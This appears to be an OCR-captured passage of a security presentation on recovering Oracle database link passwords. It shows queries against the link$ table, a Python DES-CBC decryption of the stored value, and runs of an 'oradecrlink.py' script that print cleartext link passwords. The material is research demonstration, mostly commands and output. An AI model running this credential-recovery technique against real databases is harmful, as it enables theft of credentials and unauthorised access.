


Oracle




```
SQL> set head off
SQL> select userid||':'||passwordx from link$;

SYSTEM:05AF6374E31E7B157B9D042BF554BCEC1FED445B2976D94D0B

SQL> quit
Disconnected from Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - Pr
oduction
With the Partitioning, OLAP, Data Mining and Real Application Testing options

C:\>pythoncl

C:\>echo off
ActivePython 2.6.2.2 (ActiveState Software Inc.) based on
Python 2.6.2 (r262:71600, Apr 21 2009, 15:05:37) [MSC v.1500 32 bit (Intel)] on
win32
Type "help", "copyright", "credits" or "license" for more information.
>>> key=unhexlify('05AF6374E31E7B157B9D042BF554BCEC1FED445B2976D94D0B')[1:9]
>>> encpwd=unhexlify('05AF6374E31E7B157B9D042BF554BCEC1FED445B2976D94D0B')[9:]
>>> IV='\0\0\0\0\0\0\0\0'
>>> d=des(key,CBC,IV)
>>> d.decrypt(encpwd)
'Test1234\x08\x08\x08\x08\x08\x08\x08\x08'
```

Oracle




```
SQL> CREATE DATABASE LINK test CONNECT TO system IDENTIFIED BY aaaaaaaaaa USING
'orcl';

Database link created.

SQL> select name, passwordx from link$ where name='TEST';

NAME
--------------------------------------------------------------------------------

PASSWORDX
--------------------------------------------------------------------------------

TEST
078E1A24F4DCC1BF67724A9E5FF5DC0D511581827B603084719E3E0A434CD64BF64EADA88EC2E3D0

2D590202B0AD8CB04BD058CA7C2B4EBE08C5977EC964C2A105867234FE03A8F27E062D49488269A2

FE035337CEE40E1CAC9D541300DB040E8DAA12482065716B570B4D0828A130CBECD1DEF0EEA08587

6FE7C6B31427053
```

Oracle




```
$python oradecrlink.py 12 078E1A24F4DCC1BF67724A9E5FF5DC0D511581827B6
03084719E3E0A434CD64BF64EADA88EC2E3D02D590202B0AD8CB04BD058CA7C2B4EBE
08C5977EC964C2A105867234FE03A8F27E062D49488269A2FE035337CEE40E1CAC9D5
41300DB040E8DAA12482065716B570B4D0828A130CBECD1DEF0EEA085876FE7C6B314
27053
Traceback (most recent call last):
  File "oradecrlink.py", line 284, in <module>
    passwordx=bytearray(unhexlify(hexpasswordx))
TypeError: Odd-length string
$python oradecrlink.py 12 078E1A24F4DCC1BF67724A9E5FF5DC0D511581827B6
03084719E3E0A434CD64BF64EADA88EC2E3D02D590202B0AD8CB04BD058CA7C2B4EBE
08C5977EC964C2A105867234FE03A8F27E062D49488269A2FE035337CEE40E1CAC9D5
41300DB040E8DAA12482065716B570B4D0828A130CBECD1DEF0EEA085876FE7C6B314
27053A
The link password is: aaaaaaaaaa
```

Oracle



